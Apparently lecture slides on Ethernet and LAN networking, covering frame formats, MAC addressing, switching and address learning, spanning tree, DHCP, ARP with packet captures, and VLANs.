- internetworking among 802 LANs, MANs and wide area networks
- 802 Link Security
- 802 overall network management
- protocol layers above the MAC and LLC layers
- LAN/MAN bridging and management




The Ethernet Frame


Ethernet (DIX) and Revised (1997) IEEE 802.3



Original IEEE Ethernet (802.3)



IEEE 802.3 with SNAP Header



Length or protocol?

- ❑ In original ethernet: frame type
 - ❑ Used for demultiplexing upper layer proto
 - ❑ Eg: 0x0800=IP
- ❑ In 802.3: length OR type
 - ❑ If >1500 (more precisely, $\geq 0x0600 = 1536$) \rightarrow frame type
 - ❑ Else \rightarrow LLC payload size (≤ 1500)
 - ❑ Demultiplexing provided by LLC
 - ❑ If <46 , remaining octets are PAD (padding)

PCAP traces: legacy format VS LLC header

```
> Frame 4: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
  ▾ Ethernet II, Src: Apple_50:3b:b6 (8c:85:90:50:3b:b6), Dst: b8:69:f4:e8:21:7e (b8:69:f4:e8:21:7e)
    > Destination: b8:69:f4:e8:21:7e (b8:69:f4:e8:21:7e)
    > Source: Apple_50:3b:b6 (8c:85:90:50:3b:b6)
    Type: IPv4 (0x0800)
  ▾ Internet Protocol Version 4, Src: 192.168.0.101, Dst: 142.250.180.106
  ▾ Transmission Control Protocol, Src Port: 49494, Dst Port: 443, Seq: 1, Ack: 34, Len: 0
```

0000	b8 69 f4 e8 21 7e 8c 85 90 50 3b b6 08 00 45 00	.i...!~... .P;...E.
0010	00 34 00 00 40 00 40 06 36 52 c0 a8 00 65 8e fa	.4...@. @. 6R...e..
0020	b4 6a c1 56 01 bb 1d 72 eb f5 74 e9 5e 3a 80 10	.j.V...r ..t.^:...
0030	08 00 85 7c 00 00 01 01 08 0a a4 5c 1f 53 0b f5\S...
0040	75 8c	u.

48 bit addresses

- ❑ Typically referred to as

- ❑ Interface address
 - ❑ Hardware address
 - ❑ MAC address
 - ❑ “Ethernet” address (not properly!)

- ❑ **First bit:**

- ❑ 0 = physical address of an interface
 - ❑ Unicast address
 - ❑ 1 = group address

- ❑ **Second bit:**

- ❑ 0 = globally administered address
 - ❑ Assigned by the manufacturer
 - ❑ 1 = locally administered address
 - ❑ Can be configured through driver

First 24 bits: **OUI**
(Organization Unique Identifier)
(unique for each vendor)

Typically written in hex
e.g.: F0-11-00-4F-A2-1C

Each byte transmitted
from LSB to MSB

0000.1111.1000.1000.0000.0000.
1111.0010.0100.0101.0011.1000
0F-11-00-F4-2A-1C

mcast addresses: start with 1
(first octet LSB!)


Destination: Apple_50:3b:b6 (8c:85:90:50:3b:b6)

Address: Apple_50:3b:b6 (8c:85:90:50:3b:b6)

.....0..... = LG bit: Globally unique address (factory default)
.....0..... = IG bit: Individual address (unicast)

Multiport Repeaters (Hubs)


- ❑ Slang name: HUBS
- ❑ Essential for BASE-T and BASE-F
- ❑ Star / tree topology
 - ❑ But logically acts as a bus!



- ❑ No loops allowed (rings)
 - ❑ Otherwise signal would travel forever!
- ❑ Collision domain
 - ❑ Maximum propagation distance between end nodes

Bridge/Switches

Bridging not specific for 802.3 (common for all 802)



□ **Store & Forward:**

- ❑ read frame (memorize into onboard buffer)
- ❑ Check CRC
 - ❑ Discard frame if
 - ❑ CRC fails
 - ❑ too short (<64 bytes, “runt”)
 - ❑ too long
- ❑ Look up destination into forwarding (switching) table
- ❑ Forward packet to outgoing port

□ **Cut-through**


- ❑ Just read first few bytes (until destination address)
- ❑ Don't do any check
- ❑ Look up forwarding table and select destination
- ❑ forward frame while receiving it

Forwarding database


- ❑ Mapping between **MAC addresses** and **ports**
 - ❑ Ports: module/port-#
- ❑ Static entries:
 - ❑ Configured by sysadmin
 - ❑ Permanent database
- ❑ Dynamic entries:
 - ❑ “Learned”
 - ❑ Expire after ageing process reaches upper value
 - ❑ E.g. 300 seconds
 - ❑ configurable

Dest MAC Address	Ports	Age
00-00-08-11-aa-01	1/1	1
00-b0-8d-13-1a-f1	1/7	4
a8-11-06-00-0b-b4	2/3	0
08-01-00-00-a7-64	2/4	1
00-ff-08-10-44-01	2/6	5


Address Learning (1)



Address Learning (2)



Address Learning (3)



- Incoming frame whose SRCaddr already in forwarding DB but associated to different port:
 - » Update associated port
 - » Refresh ageing time

Spanning Tree Protocol (STP)

- ❑ Redundant links and mesh topologies are common in (large) switched LANs
- ❑ **STP** is a protocol defined in 802.1d to avoid loops
- ❑ STP is based on the flood of management frames from each port (Bridge (B)PDU: ID + cost)
 - ❑ *cost is incremented hop by hop*
- ❑ If the same BPDU is received on multiple port, only the port with the lowest cost is kept active (tie-break may be needed), the others are deactivated
 - ❑ ***loops avoided***
 - ❑ ***automatic reconfiguration upon failures***


IPv4 adaptation protocols

- ❑ Two protocols are needed for the IP version 4 (IPv4) to operate over Ethernet
 - ❑ ***Dynamic Host Configuration Protocol (DHCP)***
 - ❑ DHCP is used to automatically configure IP-related parameters: IP address/subnet, default GW, DNS resolver, etc...
 - ❑ ***Address Resolution Protocol (ARP)***
 - ❑ ARP is used to dynamically resolve the MAC address associated with a destination IP address within the same LAN
- ❑ IPv6 has similar functions
 - ❑ Hosts are found with ***Neighbor Discovery Protocol (NDP)***
 - ❑ IPv6 routers are found by listening for multicast ***Router Advertisements***, from which a host can create its own IPv6 address and use Neighbor Discovery to verify its uniqueness
 - ❑ IPv6 address stateless autoconfiguration procedure
 - ❑ Optionally, ***DHCPv6*** can be used

DHCP basics

- ❑ 4 way handshake
 - ❑ Discover, Offer, Request, ACK
- ❑ Works with multiple DHCP servers on the same LAN (DHCP Release message)
- ❑ The Client broadcast (typically at startup) the discover and receive one or more offer from the Server(s) – (then the protocol continues, but we don't care for now...)
- ❑ The Client can Renew (/Rebind) a lease for a previously assigned IP address
- ❑ 1 DHCP server for each LAN
- ❑ DHCP-Relays allow DHCP communication through routers


DHCP Initialization



Note: Renewal and Rebinding are 2-way procedures...

ARP basics

- **Dynamic mapping**
 - » not a concern for application & user
 - » not a concern for system administrator!
- **Any network layer protocol**
 - » not IP-specific
- **supported protocol in datalink layer**
 - » not a datalink layer protocol !!!!
- **Need datalink with broadcasting capability**
 - » e.g. ethernet shared bus
- **Note: ARP NOT STRICTLY NECESSARY!**
 - » May have manual IP $\leftarrow\rightarrow$ MAC mapping
 - » Tedious, error prone, requires manual updating E.g. when attaching a new PC must touch all others




ARP: RFC 826

Here described for Ethernet, but valid for more general networks: designed for any datalink with broadcast capabilities


Address Resolution Protocol basics

- ARP is a simple request response protocol
- Requests are sent broadcast



Address Resolution Protocol basics

- ARP is a simple request response protocol
- Requests are sent broadcast
- Responses are unicast



ARP Encapsulation in Ethernet Frame




- **Ethernet Destination Address**
 - » ff:ff:ff:ff:ff:ff (broadcast) for **ARP** request
- **Ethernet Source Address**
 - » of **ARP** requester
- **Frame Type**
 - » **ARP** request/reply: 0x0806
 - » **RARP** request/reply: 0x8035
 - » IP datagram: 0x0800



Protocol
demultiplexing
codes!

ARP request/reply example



ARP reply capture

No.	Time	Source	Destination	Protocol	Length	Info
120	30.1781...	Vmware_14:d1:a8	Broadcast	ARP	42	Who has 192.168.1.254? Tell 192.168.1.179
121	30.1825...	Technico_a9:a4:62	Vmware_14:d1:a8	ARP	60	192.168.1.254 is at e0:b9:e5:a9:a4:62

▶ Frame 121: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▼ Ethernet II, Src: Technico_a9:a4:62 (e0:b9:e5:a9:a4:62), Dst: Vmware_14:d1:a8 (00:0c:29:14:d1:a8)
 ▶ Destination: Vmware_14:d1:a8 (00:0c:29:14:d1:a8)
 ▶ Source: Technico_a9:a4:62 (e0:b9:e5:a9:a4:62)
 Type: ARP (0x0806)
 Padding: 00
▼ Address Resolution Protocol (reply)
 Hardware type: Ethernet (1)
 Protocol type: IPv4 (0x0800)
 Hardware size: 6
 Protocol size: 4
 Opcode: reply (2)
 Sender MAC address: Technico_a9:a4:62 (e0:b9:e5:a9:a4:62)
 Sender IP address: 192.168.1.254
 Target MAC address: Vmware_14:d1:a8 (00:0c:29:14:d1:a8)
 Target IP address: 192.168.1.179

0000	00	0c	29	14	d1	a8	e0	b9	e5	a9	a4	62	08	06	00	01	..)b.....
0010	08	00	06	04	00	02	e0	b9	e5	a9	a4	62	c0	a8	01	feb.....
0020	00	0c	29	14	d1	a8	c0	a8	01	b3	00	00	00	00	00	00	..)
0030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	..)

ARP cache

- ❑ Avoids arp request for every IP datagram!
 - ❑ Entry lifetime defaults to 20min
 - ❑ deleted if not used in this time
 - ❑ 3 minutes for “incomplete” cache entries (i.e. arp requests to non existent host)
 - ❑ it may be changed in some implementations
 - ❑ in particularly stable (or dynamic) environments

```
dev@ubuntuserver14:~$ ip neigh
192.168.1.5 dev eth0 lladdr f0:25:b7:fb:16:18 REACHABLE
192.168.1.100 dev eth0 lladdr 00:0c:29:c0:5a:ef PERMANENT
192.168.1.4 dev eth0 lladdr e0:db:55:ce:13:f1 REACHABLE
192.168.1.1 dev eth0 lladdr 00:1f:90:88:e3:2d STALE
192.168.1.3 dev eth0 lladdr e0:db:55:ce:13:f1 REACHABLE
192.168.1.2 dev eth0 lladdr f0:25:b7:f0:a7:ba REACHABLE
dev@ubuntuserver14:~$
```

Virtual LANs (VLANs)

- ❑ **VLANs** are used to separate a physical network into several logical networks
- ❑ Each switch in the network keeps a table associating its ports with the various **VLAN identifiers** in use
- ❑ The motivation for the VLAN mechanism is to **increase efficiency** by limiting the size of the broadcast domain, but it is used also for **security purposes**
- ❑ **Hosts in different VLANs can not send frames to each other directly**
- ❑ When multiple switches are deployed in a VLAN environment, a VLAN ID tagging mechanism is required (e.g. CISCO ISL, 802.3q)

